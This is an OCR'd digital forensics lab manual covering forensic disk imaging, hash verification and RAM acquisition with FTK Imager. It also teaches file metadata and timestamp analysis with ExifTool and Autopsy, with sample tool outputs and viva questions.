LAB MANUAL: Imaging, Hashing Techniques and RAM Acquisition

Experiment No.1

Aim

To create a forensic disk image, verify its integrity using MD5 and SHA-1 hashing, and acquire volatile memory (RAM) using FTK Imager.

Objectives

- Learn disk imaging in digital forensics.
- Create a forensic image using FTK Imager.
- Generate MD5 and SHA-1 hash values.
- Verify evidence integrity using hashing.
- Acquire volatile memory (RAM) from a live system.


Tools Required

- FTK Imager
- FTK Imager Memory Capture
- Windows Operating System
- External storage location for saving evidence

Part A: Disk Imaging Using FTK Imager


Step 1: Launch FTK Imager

- Open FTK Imager.
- Select File → Create Disk Image.



Step 2: Select Evidence Source


- Choose Physical Drive.
- Click Next.



Step 3: Select Source Drive

Step 4: Add Destination Information

- Click Add.
- Choose image type E01 (Recommended).



Step 5: Enter Case Information


Fill in:

- Case Number
- Evidence Number
- Examiner Name
- Notes

Click Next.


Step 6: Specify Destination Folder

- Browse and select the destination folder.
- Enter image filename.



Step 7: Start Imaging

- Click Start.
- Wait for acquisition to complete.
- Record the generated hash values.




Part B: Hash Verification

Step 1: Open Generated Image

- Open FTK Imager.
- Select File → Add Evidence Item.
- Choose Image File.
- Browse and open the acquired image.

Step 2: Verify Hash Values

- Right-click the image.
- Select Verify Drive/Image.
- FTK Imager recalculates MD5 and SHA-1 values.
- Compare them with the original values.




Step 3: Verification Result

- If MD5 and SHA-1 match (Integrity Maintained) The forensic image is authentic and unaltered.
- If hashes do not match (Integrity Compromised) The image may have been modified or corrupted.

Part C: RAM Acquisition and Analysis

Step 1: Launch Memory Capture

- Open FTK Imager Memory Capture.
- Select a destination folder.
- Provide a RAM image filename.



Step 2: Capture Memory

- Enable Include Pagefile (optional).
- Click Capture Memory.
- Wait until the acquisition is complete.

Step 3: Hash the RAM Image

- Calculate MD5 and SHA-1 of the memory dump.
- Record the values for integrity verification.

Student Assessment

Viva Questions

- What is forensic imaging?
- Why is hashing important in digital forensics?
- What is the difference between MD5 and SHA-1?
- What is volatile memory?
- Why should RAM be acquired before shutdown?
- What information can be found in RAM?
- What is an E01 image format?
- What happens if hash values do not match?
- What is a write blocker?
- Why is evidence integrity important?

Q-2 Scenario Based:

A company suspects that an employee has exfiltrated confidential information. The suspect system is still running and must be forensically acquired without altering evidence. As a Digital Forensic Examiner, your task is to collect volatile and non-volatile evidence, validate integrity, and prepare preliminary findings.

Learning Objectives

After completing this exercise, students should be able to:

- Acquire RAM from a live system.
- Create a forensic disk image.
- Generate and verify MD5 and SHA-1 hashes.
- Maintain chain of custody documentation.
- Analyze acquisition logs.
- Identify potential sources of evidence from disk and memory.
- Justify the order of evidence acquisition.

Experiment No. 2

File Metadata and Timestamps Analysis Using Autopsy and Exif Tool

Aim

To analyze file metadata and timestamps using Autopsy and ExifTool for identifying digital evidence and reconstructing user activities.

Objective

- Investigate file properties for evidence.
- Extract metadata from files using ExifTool.
- Analyze file timestamps using Autopsy.
- Understand MAC (Modified, Accessed, Created) timestamps.
- Correlate metadata and timestamps to support forensic investigations.

Theory

Metadata is information about a file that describes its properties, such as file name, author, creation date, modification date, file size, GPS location, and software used to create or modify the file. Metadata can provide valuable evidence regarding file ownership, user activity, and the history of a document.

Timestamps are critical in digital forensic investigations because they help reconstruct a timeline of events. The most commonly analyzed timestamps are:

- **Created Time (C):** When the file was created.
- **Modified Time (M):** When the file content was last modified.
- **Accessed Time (A):** When the file was last accessed.




Tools Required

- Autopsy
- ExifTool
- Sample image files (.jpg, .png)
- Sample documents (.pdf, .docx)

Part A: Metadata Analysis Using Exif Tool

Step 1: Launch Exif Tool: Open Command Prompt and navigate to the folder containing the evidence files.

- Exif tool sample.jpg


- 
C:\Data\ExifTool\exiftool(-k).exe
ExifTool Version Number : 11.71
File Name : IMG_20160514_120413.jpg
Directory : [redacted]
File Size : 6.2 MB
File Modification Date/Time : 2018:09:01 14:59:14+10:00
File Access Date/Time : 2018:09:01 14:58:50+10:00
File Creation Date/Time : 2018:09:01 14:59:14+10:00
File Permissions : rw-rw-rw-
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
Exif Byte Order : Big-endian (Motorola, MM)
Make : [redacted]
Camera Model Name : [redacted]
X Resolution : 72
Y Resolution : 72
Resolution Unit : inches
Software : kenzo-user 5.1.1 LMY47V V7.2.5.0.LHOMIDA release-keys
Modify Date : 2016:05:14 12:04:13
Y Cb Cr Positioning : Centered
Exposure Time : 1/103
F Number : 2.0
Exposure Program : Not Defined
ISO : 100
Exif Version : 0220
Date/Time Original : 2016:05:14 12:04:13
Create Date : 2016:05:14 12:04:13
Components Configuration : Y, Cb, Cr, -
Shutter Speed Value : 1/103
Aperture Value : 2.0
- 
C:\Windows\System32\cmd.exe
D:\Downloads\exiftool_demo> exiftool -FileName TestPic.jpg
File Name : TestPic.jpg
D:\Downloads\exiftool_demo> exiftool --FileName TestPic.jpg
ExifTool Version Number : 12.16
Directory : .
File Size : 5.1 MiB
File Modification Date/Time : 2021:02:15 21:01:33-05:00
File Access Date/Time : 2021:02:15 21:01:45-05:00
File Creation Date/Time : 2021:01:18 11:39:05-05:00
File Permissions : rw-rw-rw-
File Type : JPEG
File Type Extension : jpg
MIME Type : image/jpeg
Image Width : 3036
Image Height : 4048
Encoding Process : Baseline DCT, Huffman coding
Bits Per Sample : 8
Color Components : 3
Y Cb Cr Sub Sampling : YCbCr4:2:0 (2 2)
Image Size : 3036x4048
Megapixels : 12.3
D:\Downloads\exiftool_demo>
- 
Information
Exif
XMP
ExifTool
Map
ExifTool by Phil Harvey:
---- ExifTool ----
ExifTool Version Number: 12.92
---- System ----
File Name: DSC_2670.JPEG
Directory: /Users/rtaylor/Downloads
File Size: 26 MB
File Modification Date/Time: 2024:09:01 10:05:08-05:00
File Access Date/Time: 2024:09:01 10:05:09-05:00
File Inode Change Date/Time: 2024:09:01 10:10:03-05:00
File Permissions: -rw-r--r--
---- File ----
File Type: JPEG
---- ExifIFD ----
Exposure Time: 1/640
F Number: 11.0
Exposure Program: Aperture-priority AE
ISO: 3200
Sensitivity Type: Recommended Exposure Index
Recommended Exposure Index: 3200
Exif Version: 0232
Date/Time Original: 2024:08:03 07:45:14
Create Date: 2024:08:03 07:45:14
Offset Time: -05:00
Offset Time Original: -05:00
Offset Time Digitized: -05:00


Part B: Timestamp Analysis Using Autopsy


Step 1: Create a New Case

1. Open Autopsy.
2. Click **Create New Case**.
3. Enter:
    - Case Name
    - Case Number
    - Examiner Name
4. Click **Next**.

Creating a Case in Autopsy





